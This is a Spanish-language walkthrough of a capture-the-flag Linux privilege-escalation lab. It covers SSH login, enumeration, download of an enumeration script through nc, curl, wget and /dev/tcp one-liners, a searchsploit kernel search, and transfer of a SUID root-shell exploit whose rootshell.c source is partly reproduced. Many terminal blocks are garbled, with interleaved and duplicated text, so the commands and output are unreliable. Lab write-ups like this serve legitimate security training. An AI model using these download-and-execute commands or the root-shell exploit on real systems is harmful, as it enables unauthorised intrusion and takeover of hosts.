

Linux Privesc Challenge - THM

PRESENTACION Y PREGUNTAS

By now you have a fairly good understanding of the main privilege escalation vectors on Linux and this challenge should be fairly easy.

 Start Machine

You have gained SSH access to a large scientific facility. Try to elevate your privileges until you are Root.

We designed this room to help you build a thorough methodology for Linux privilege escalation that will be very useful in exams such as OSCP and your penetration testing engagements.

Leave no privilege escalation vector unexplored, privilege escalation is often more an art than a science.

You can access the target machine over your browser or use the SSH credentials below.

- Username: leonard
- Password: Penny123



Answer the questions below

- Username: leonard
- Password: Penny123

Answer the questions below

What is the content of the flag1.txt file?

Answer format: *****

 Submit

What is the content of the flag2.txt file?


Answer format: *****

 Submit



Enumeracion automatizada

CONEXION VIA SSH A LA MAQUINA OBJETIVO



The terminal window shows the following session:

```
leonard@ip-10-10-48-119:~  
└──(root@scarly)-[/home/sky]  
└─# ssh leonard@10.10.48.119  
The authenticity of host '10.10.48.119 (10.10.48.119)' can't be established.  
ED25519 key fingerprint is SHA256:1dMTd32PB7hStUUoiefpE+ckRSQl9B6tlu4mBN02v4k.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.48.119' (ED25519) to the list of known hosts.  
(leonard@10.10.48.119) Password:  
Last login: Mon Jun  7 21:18:33 2021  
perl: warning: Setting locale failed.  
perl: warning: Please check that your locale settings:  
      LANGUAGE = (unset),  
      LC_ALL = (unset),  
      LANG = "C.UTF-8"  
      are supported and installed on your system.  
perl: warning: Falling back to the standard locale ("C").  
[leonard@ip-10-10-48-119 ~]$ 
```

HARE UN POCO DE ENUMERACION MANUAL ANTES DE PROCEDER A UTILIZAR UNA HERRAMIENTA AUTOMATIZADA

TRATAMOS DE OBTENER LA MAYOR CANTIDAD DE INFO POSIBLE, MI OBJETIVO ES APLICAR TODOS LOS METODOS DE ESCALACION DE PRIVILEGIOS DE UNA FORMA EFICIENTE Y RAPIDA

```
[leonard@ip-10-10-48-119 //]$ ls
afs  boot  etc  lib   media  opt   root  sbin  sys  usr
bin  dev   home lib64 mnt    proc   run   srv   tmp  var
[leonard@ip-10-10-48-119 //]$ ls -la
total 32
dr-xr-xr-x.  18 root root  235 Jun  7  2021 .
dr-xr-xr-x.  18 root root  235 Jun  7  2021 ..
drwxr-xr-x.  2 root root   6 Jun  7  2021 afs
lrwxrwxrwx.  1 root root   7 Jun  7  2021 bin -> usr/bin
dr-xr-xr-x.  5 root root  4096 Jun  7  2021 boot
drwxr-xr-x.  19 root root 3060 Feb 21 06:04 dev
drwxr-xr-x. 168 root root 12288 Jun  7  2021 etc
drwxr-xr-x.  5 root root  50 Jun  7  2021 home
lrwxrwxrwx.  1 root root   7 Jun  7  2021 lib -> usr/lib
lrwxrwxrwx.  1 root root   9 Jun  7  2021 lib64 -> usr/lib64
drwxr-xr-x.  2 root root   6 Apr 11 2018 media
drwxr-xr-x.  2 root root   6 Apr 11 2018 mnt
drwxr-xr-x.  4 root root  34 Jun  7  2021 opt
dr-xr-xr-x. 172 root root    0 Feb 21 06:03 proc
dr-xr-x---. 15 root root  4096 Jun  7  2021 root
drwxr-xr-x.  47 root root 1420 Feb 21 06:06 run
lrwxrwxrwx.  1 root root   8 Jun  7  2021 sbin -> usr/sbin
drwxr-xr-x.  2 root root   6 Apr 11 2018 srv
dr-xr-xr-x. 13 root root    0 Feb 21 06:04 sys
drwxrwxrwt. 13 root root  4096 Feb 21 06:36 tmp
drwxr-xr-x.  15 root root  178 Jun  7  2021 usr
drwxr-xr-x.  22 root root  4096 Jun  7  2021 var
[leonard@ip-10-10-48-119 //]$ 
```

```
[leonard@ip-10-10-48-119 //]$ pwd
//
[leonard@ip-10-10-48-119 //]$ whoami
leonard
[leonard@ip-10-10-48-119 //]$ uname -a
Linux ip-10-10-48-119 3.10.0-1160.el7.x86_64 #1 SMP Mon Oct 19 16:18:59 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
[leonard@ip-10-10-48-119 //]$ uname -r
3.10.0-1160.el7.x86_64
[leonard@ip-10-10-48-119 //]$ ]
```

```
[leonard@ip-10-10-48-119 //]$ cat /etc/passwd | cut -d ":" -f 1  
root:  
bin:  
daemon:  
adm:  
lp:  
sync:  
shutdown:  
halt:  
mail:  
operator:  
games:  
ftp:  
nobody:  
pegasus:  
systemd-network:  
dbus:  
polkitd:  
colord:  
unbound:  
libstoragemgmt:  
saslauth:  
rpc:  
gluster:  
abrt:  
postfix:  
setroubleshoot:  
rtkit:  
pulse:  
radvd:  
chrony:  
saned:  
apache:  
qemu:  
ntp:  
tss:  
sssd:
```

```
geoclue
gdm
rpcuser
nfsnobody
gnome-initial-setup
pcp
sshd
avahi
oprofile
tcpdump
leonard
mailnull
smmsp
nscd
missy
[leonard@ip-10-10-48-119 //]$
```

LLEGADOS A ESTE PUNTO, UTILIZARE LinuxSmartEnum para ver que informacion adicional puedo obtener

```
(root@scarly)-[/home/sky/tools/enumeration/linux-smart-enumeration]# ./lse.sh -l 1 -S
Serving Linux Smart Enumeration on port 63827.

Title IP Address Expires
Depending on your IP and available tools, some of these commands should download it in a remote host: 10.10.48.119 1h 16m 51s
Linux Privesc Challenge [192.168.100.143]
* nc 192.168.100.143 63827 > lse.sh </dev/null; chmod 755 lse.sh
* curl --http0.9 '192.168.100.143:63827' -o lse.sh; chmod 755 lse.sh
* wget '192.168.100.143:63827' -O lse.sh; chmod 755 lse.sh
* exec 3<>/dev/tcp/192.168.100.143/63827;printf '\n'>&3;cat<&3>lse.sh;exec 3<&-;chmod 755 lse.sh

[10.9.183.98]
* nc 10.9.183.98 63827 > lse.sh </dev/null; chmod 755 lse.sh
* curl --http0.9 '10.9.183.98:63827' -o lse.sh; chmod 755 lse.sh
* wget '10.9.183.98:63827' -O lse.sh; chmod 755 lse.sh
* exec 3<>/dev/tcp/10.9.183.98/63827;printf '\n'>&3;cat<&3>lse.sh;exec 3<&-;chmod 755 lse.sh
```

En esta ocasión, utilizare el nivel de verbosidad 1 que muestra solo cosas interesantes encontradas así como la opción -S para poder ejecutar el script en la máquina objetivo

Intetare primero con curl, así que copiare la opción que se despliga desde mi interfaz de red tun0 que es la que me da la tunelización proporcionada por THM para acceder a la máquina remota.

Funciona pero quite la opción de http0.9, nos muestra lo siguiente:

```
[leonard@ip-10-10-48-119 //]$ curl '10.9.183.98:63827' -o lse.sh; chmod 755 lse.sh
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0Warning: Failed to create the file lse.sh: Permission denied
100 5104 0 5104 0 0 15963 0 16000
curl: (23) Failed writing body (0 != 10)
chmod: cannot access 'lse.sh': No such file or directory
[leonard@ip-10-10-48-119 //]$ 
```

Debido a que nuestra usuario dentro de la maquina tiene bajos privilegios, tendremos que encontrar un directorio que sea grabable “--writable” en la maquina objetivo asi que aplicare el siguiente comando para encontrarlos.

```
[leonard@ip-10-10-48-119 //]$ find / -type d -perm -o=w -ls 2>/dev/null
7511 0 drwxrwxrwt 2 root root 40 Feb 21 06:03 /dev/mqueue
7600 0 drwxrwxrwt 2 root root 40 Feb 21 06:03 /dev/shm
69 4 drwxrwxrwt 8 root root 4096 Feb 21 06:07 /var/tmp
16777294 4 drwxrwxrwt 13 root root 4096 Feb 21 06:36 /tmp
51455867 0 drwxrwxrwt 2 root root 6 Jun 7 2021 /tmp/.Test-unix
958277 0 drwxrwxrwt 2 root root 6 Jun 7 2021 /tmp/.font-unix
35252464 0 drwxrwxrwt 2 root root 18 Feb 21 06:05 /tmp/.ICE-unix
51455868 0 drwxrwxrwt 2 root root 16 Feb 21 06:05 /tmp/.X11-unix
958278 0 drwxrwxrwt 2 root root 6 Jun 7 2021 /tmp/.XIM-unix

En esta ocasion, utilizare el nivel de verbosidad 1 que muestra solo cosas interesantes encontradas asi como la opcion -S para poder ejecutar el comando sin permisos de root.
```

Como podemos observar, la carpeta thm es grabable por lo que procederemos a dirigirnos a ese directorio y ejecutar nuevamente el curl para descargar el script de enumeracion.

```
[leonard@ip-10-10-48-119 //]$ cd tmp
[leonard@ip-10-10-48-119 tmp]$ ls
leonard
systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-rMfIoUime Time Ti
systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-3BDyoyal Spent Le
systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-1Ed9FD -- --:-- --:-
systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-S62esD-;- -- --:-- --:-
systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-lLvxSb
[leonard@ip-10-10-48-119 tmp]$ pwd
[leonard@ip-10-10-48-119 tmp]$ ls
[leonard@ip-10-10-48-119 tmp]$ 
```

Debido a que nuestra usuario dentro de la maquina tiene bajos privilegios, tendremos que encontrar un directorio que sea grabable “--writable” en la maquina objetivo.

```
[leonard@ip-10-10-48-119 //]$ find / -type d -perm -o=w -ls 2>/dev/n
```

Si el servicio en nuestra maquin de SmartLinuxEnum se detiene, vuelvanlo a iniciar.

```
[leonard@ip-10-10-48-119 tmp]$ curl '10.9.183.98:16586' -o lse.sh; chmod 755 lse.sh
% Total    % Received % Xferd  Average Speed   Time   Time     Time Current
                                         Dload  Upload Total Spent   Left Speed
100 48875    0 48875    0      0  58066      0 --::-- --::-- --::-- 58115
[leonard@ip-10-10-48-119 tmp]$ ls -la
total 56
drwxrwxrwt. 13 root      root    4096 Feb 21 06:53 .
dr-xr-xr-x. 18 root      root    235 Jun  7 2021 ..
drwxrwxrwt.  2 root      root    18 Feb 21 06:05 .ICE-unix
drwxrwxrwt.  2 root      root     6 Jun  7 2021 .Test-unix
drwxrwxrwt. -r--r--r--. 1 root      root    11 Feb 21 06:05 .X0-lock
drwxrwxrwt.  2 root      root    16 Feb 21 06:05 .X11-unix
drwxrwxrwt.  2 root      root     6 Jun  7 2021 .XIM-unix
drwxrwxrwt.  2 root      root    16 Jun 17 2021 .font-unix
drwx----- 2 leonard  leonard    6 Feb 21 06:36 leonard
drwxr-xr-x.  1 leonard  leonard  48875 Feb 21 06:53 lse.sh
drwx----- 3 root      root    0 17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-rMfIoU
drwx----- 3 root      root  ip-10-10-48-119 17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-3BDyoy
drwx----- 3 root      root    17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-1Ed9FD
drwx----- 3 root      root    17 Feb 21 06:05 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-S62esD
drwx----- 3 root      root    17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-lLvxSb
[leonard@ip-10-10-48-119 tmp]$ 
```

Como vemos, ahora podremos ejecutar el script. Los permisos necesarios se ven reflejados en el comando que utilizamos para descargarlo, la bandera de bits 755 son los permisos necesarios para que el script pueda trabajar sin problema.

La cantidad de info que nos mostrara la terminal una vez ejecutado el script sera enorme, les recomiendo revisarla por su cuenta ya que hay varios detalles que posteriormente nos ayudaran a performear nuestra escalacion de privilegios de una forma mas eficaz.

Olvide redirigir la salida del script a un archivo, asi que copiare la salida y la situare en un documento dentro de mi maquina.

```

Serving Linux Smart Enumeration on port 63827.
└─(sky㉿scarly)-[~/Desktop]
$ lsding on your IP and available tools, some of these commands should download it in a remote host:
'Linux PrivEsc Challenge - THM.ctb'  LinuxPrivEnum.txt
[!] lsding on your IP
└─(sky㉿scarly)-[~/Desktop]8.100.143.63827->lse.sh </dev/null; chmod 755 lse.sh
$ cat LinuxPrivEnum.txt 368.100.143.63827' -o lse.sh; chmod 755 lse.sh
[leonard@ip-10-10-48-119 tmp]$ ./lse.sh 63827' -o lse.sh; chmod 755 lse.sh
---* exec 3<>/dev/tcp/192.168.100.143/63827;printf '\n'>83;cat<83>lse.sh;exec 3<&-;chmod 755 lse.sh
If you know the current user password, write it here to check sudo privileges: Penny123
---* 0.0.0.0:83.98]
    * nc      10.9.183.98 63827  > lse.sh </dev/null; chmod 755 lse.sh
LSE Version: 4.14nw '10.9.183.98:63827' -o lse.sh; chmod 755 lse.sh
    * wget    '10.9.183.98:63827' -O lse.sh; chmod 755 lse.sh
    * exec   User: leonard@10.9.183.98:63827;printf '\n'>83;cat<83>lse.sh;exec 3<&-;chmod 755 lse.sh
        User ID: 1000
    --- Password: *****home/sky/tools/enumeration/linux-smart-enumeration|
    -R ./. Home: /home/leonard
        Path: /home/leonard/scripts:/usr/sue/bin:/usr/lib64/qt-3.3/bin:/home/leonard/perl5/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/opt/puppetlabs/bin:/home/leonard/.local/bin:/home/leonard/bin
        umask: 0022
Depending on your IP and available tools, some of these commands should download it in a remote host:
    Hostname: ip-10-10-48-119
    [!] Linux: 3.10.0-1160.el7.x86_64
Distribution: CentOS Linux release 7.9.2009 (Core)e.sh </dev/null; chmod 755 lse.sh
Architecture: x86_64 '192.168.100.143:16586' -o lse.sh; chmod 755 lse.sh
    * wget    '192.168.100.143:16586' -O lse.sh; chmod 755 lse.sh
=====*( Current Output Verbosity Level: 0 )=====*;chmod 755 lse.sh
=====*( humanity )=====
[!] nowar0 Should we question autocrats and their "military operations"?.... yes!
---* nc      10.9.183.98 16586  > lse.sh </dev/null; chmod 755 lse.sh
    * curl   --http0.9 '10.9.183.98:16586' NO -o lse.sh; chmod 755 lse.sh
    * wget    '10.9.183.98:16586' WAR -O lse.sh; chmod 755 lse.sh
---* exec 3<>/dev/tcp/10.9.183.98/16586;printf '\n'>83;cat<83>lse.sh;exec 3<&-;chmod 755 lse.sh
=====*( users )=====
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope

```

Por ahora nuestro proceso de enumeracion creo que ha sido suficiente para proceder con el siguiente tema de este documento. Trataremos de escalar mediante la explotacion de una vulnerabilidad relacionada con el kernel del sistema objetivo.

KERNEL EXPLOIT

Para iniciar con la escalacion de privilegios por este medio, utilizare la info previamente recopilada gracias a la enumeracion y buscar mediante searchsploit una vulnerabilidad para este kerne si es que existe alguna.

```
File Edit Insert Format Tools Tree Search View Bookmarks Help
└─(root@scary)-[/home/sky/Desktop]
└─# searchsploit linux kernel 3.10.0 | grep "CentOS"
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Dereference Linux Privesc Challenge - THM / KERNEL EXPLOIT
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer Dereference
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer Dereference
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpointer Dereference
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer Dereference
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpointer Dereferences
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Nullpointer Dereference
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Nullpointer Dereference
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver Crash (PoC)
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Crash (PoC)
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7) - SUID Position Independent Executable
└─# ls
linux/dos/39544.txt
linux/dos/39543.txt
linux/dos/39542.txt
linux/dos/39537.txt
linux/dos/39538.txt
linux/dos/39541.txt
linux/dos/39539.txt
linux/dos/39540.txt
linux/dos/41350.c
linux/dos/39556.txt
linux/dos/39555.txt
linux/local/42887.c
```

Tratare con el primero de la lista en mi caso : linux/dos/39544.txt

Recuerden que esto puede ocasionar perdidas absolutas del sistema y/o crasheos totales asi que deben de asegurarse totalmente que el exploit, sea acorde a la version del kernel.

Siempre trataen de leer el exploit y entender al menos en un 90% que es lo que provocara al sistema. Un easter egg tal vez? Acabo de encontrar, el usuario se llama leonard y dentro de Exploit DB, el primer exploit contiene la siguiente info:

Proof of Concept:

For a proof of concept, we are providing an Arduino Leonardo firmware file. This firmware will emulate the defective USB device.

Casualidad o coincidencia ?

Sin embargo, aunque el primero muestra algo interesante, podemos notar al leerlo un poco que tiene que ver con otros factores externos a nuestro proposito, La opcion mas viable seria utilizar una vulnerabilidad que permita la ejecucion de codigo en el contexto del kernel para obtener una shell de root. Por lo que el ultimo de la lista parece ser el mas prometedor.

Efectivamente, el codigo c que contiene el ultimo exploit cumple con lo que estamos buscando

```
const int fd = open(ldso, O_WRONLY | O_CREAT | O_TRUNC | O_NOFOLLOW, 0755);
if (fd <= -1) die();
static const
#include "rootshell.h"
if (write(fd, rootshell, rootshell_len) != (ssize_t)rootshell_len) die();
if (close(fd)) die();
}
```

incluso esta modificando el tty del shell por lo que luce bastante bien.

Debido a que ya tenemos un directorio (tmp) que tiene propiedades grabables gracias a nuestro proceso de enumeracion, intentemos realizar lo mismo que hicimos con el script ./lse para la enumeracion. pasaremos el este exploit a esa maquina, hay muchisimas formas de lograr esto, pero debido a que por experiencia con otros comando, he notado que estas maquinas tienen muy alta latencia en la descarga y subida de archivos, optare por abrir un puerto http normal con python en mi maquina y posteriormente conectararme a traves de la maquina objetivo a este servidor. Otra forma tambien seria utilizar el protocolo SCP, Secure Copy Protocol direccionado a la carpeta /tmp de la maquinan objetivo.

Dicho esto, procedere a descargar el exploit

```
(root@scarly)-[~/home/sky/Desktop]
# cd ../Downloads
# ls
42887.c
NVIDIA-Linux-x86_64-550.40.07.run
'Web Penetration Testing with Kali Linux.pdf'
# mv 42887.c exploit.c

Casualidad o coincidencia ?
# mv exploit.c ../Desktop
El ultimo exploit cumple con lo que estamos buscando
# cd ../Desktop

const int fd = open(ldso, O_WRONLY | O_CREAT | O_TRUNC | O_NOFOLLOW, 0
# ls
static const
Linux PrivEsc Challenge - THM.ctb'h' LinuxPrivEnum.txt exploit.c
if (write(fd, rootshell, rootshell_len) != (ssize_t)rootshell_len) die
if (close(fd)) die()

# 
incluso esta modificando el tty del shell por lo que luce bastante bien.

Debido a que ya tenemos un directorio (tmp) que tiene propiedades grabables gracias a nuestro proceso de enumeracion, intentemos realizar lo mismo que hicimos con el script ./lse para la enumeracion. pasaremos el este exploit a esa maquina, hay muchisimas formas de lograr esto, pero debido a que por experiencia con otros comando, he notado que estas maquinas tienen muy alta latencia en la descarga y subida de archivos, optare por abrir un puerto http normal con python en mi maquina y posteriormente conectararme a traves de la maquina objetivo a este servidor. Otra forma tambien seria utilizar el protocolo SCP, Secure Copy Protocol direccionado a la carpeta /tmp de la maquinan objetivo.
```


El comando con SCP luciria algo asi, honestamente es mas rapido que el otro medio, pero me encanta cubrir mas de una forma posible para hacer las cosas sin necesidad de que llegue al punto de cubrir 1k formas diferentes y se vuelva redundante.

```
[root@scarly]# scp exploit.c leonard@10.10.48.119:/tmp
```

Así que como había mencionado previamente, optare por hacerlo mediante mi servidor de python local

```
[root@scarly]# py -m http.server 80 setuid bit  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...  
/usr/bin/base64
```

Comprobamos que tanto el servidor como el archivo sea accesible mediante el puerto indicado en nuestro navegador.



Directory listing for /

- [Linux PrivEsc Challenge - THM.ctb~](#)
 - [Linux PrivEsc Challenge - THM.ctb~~](#)
 - [Linux PrivEsc Challenge - THM.ctb~~~](#)
 - [exploit.c](#)
 - [Linux PrivEsc Challenge - THM.ctb](#)
 - [LinuxPrivEnum.txt](#)
-

```
(root@scary)-[~/home/sky/Desktop]
# py -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [21/Feb/2024 00:26:46] "GET / HTTP/1.1" 200 -

```

Todo esta funcionando correctamente asi que procedermos a descargar el archivo en la maquina objetivo que de ahora en adelante le dire target para no escribir mucho jaja xd

Recuerden que debemos de localizarnos dentro de la carpeta /tmp para que funcione ya que es una carpeta grabable.

```
[leonard@ip-10-10-48-119 tmp]$ curl -O http://10.9.183.98:80/exploit.c
% Total    % Received % Xferd  Average Speed   Time s/Time   Time:Current  archivo exploit.c en la maquina objetivo y ya abri mi servidor
          Dload  Upload   Total Spent  Left Speed
100 16264  100 16264     0      0 32976      0 --:--:--:--:--:--:--:-- 33056
[leonard@ip-10-10-48-119 tmp]$ ls -la
total 72
drwxrwxrwt. 13 root    root    4096 Feb 21 07:30 .
dr-xr-xr-x. 18 root    root    235 Jun  7 2021 ..
drwxrwxrwt. 2 root    root    18 Feb 21 06:05 .ICE-unix
drwxrwxrwt. 2 root    root    6 Jun   7 2021 .Test-unix
-r--r--r--. 1 root    root    11 Feb 21 06:05 .X0-lock
drwxrwxrwt. 2 root    root    16 Feb 21 06:05 .X11-unix
drwxrwxrwt. 2 root    root    6 Jun   7 2021 .XIM-unix
drwxrwxrwt. 2 root    root    6 Jun   7 2021 .font-unix
-rw-r--r--. 1 leonard leonard 16264 Feb 21 07:30 exploit.c
drwx-----. 2 leonard leonard  6 Feb 21 06:58 leonard
-rwrxr-xr-x. 1 leonard leonard 48875 Feb 21 06:53 lse.sh
drwx-----. 3 root    root    17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-rMfIoU
drwx-----. 3 root    root    17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-3BDyoy
drwx-----. 3 root    root    17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-1Fd9FD
drwx-----. 3 root    root    17 Feb 21 06:05 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-S62esD
drwx-----. 3 root    root    17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-lLvxSb
[leonard@ip-10-10-48-119 tmp]$ 
```

Lo tenemos en nuestra target, por lo que procederemos a compilarlo, y darle los permisos necesarios, debido a que tiene que ver con SUID, le dare el permiso necesario.

Quiero que el exploit.c se compile de manera estatica para que no requiera de ningun recurso externo como una version especifica de gcc o algo por el estilo asi que utilizare el siguiente comando:

```
[leonard@ip-10-10-48-119 tmp]$ gcc -static -o exploit exploit.c -w
exploit.c: In function 'main':
exploit.c:430:27: fatal error: rootshell.h: No such file or directory
 #include "rootshell.h"
compilation terminated.
```

Tenemos un error, falta el archivo rootshell.h, si volvemos a analizar el exploit notaremos que hay una parte comentada que genera este archivo asi que elo que hare sera dividir la parte comentada que genera el rootshell.h, la unica dependencia que nos falta para ejecutar el exploit.

Lo primero que hare entonces sera ejecutar el cat respectivo del archivo en la target

```
use(),
/**  
cat > rootshell.c << "EOF"  
#define __GNU_SOURCE  
#include <linux/capability.h>  
#include <stdio.h>  
#include <stdlib.h>  
#include <sys/types.h>  
#include <unistd.h>  
#define die() exit(__LINE__)  
static void __attribute__((convention))  
if(dup2(STDIN_FILENO, STDOUT_FILENO) == -1)  
if(dup2(STDIN_FILENO, STDERR_FILENO) == -1)  
const pid_t pid = getpid()
```

```
[leonard@ip-10-10-48-119 tmp]$ cat > rootshell.c << "EOF"
>#define _GNU_SOURCE
>te_ ((constructor)) status(void) {
>#include<linux/capability.h> UT_FILENO != STDOUT_FILENO) die();
>#include<stdio.h> IFILENO, STDERR_FILENO) != STDERR_FILENO) die();
>#include<stdlib.h> getpid();
>#include<sys/types.h>
>#include<unistd.h> \n", (size_t)pid);
>#define die() exit(_LINE_)
>static void __attribute__ ((constructor)) status(void) {
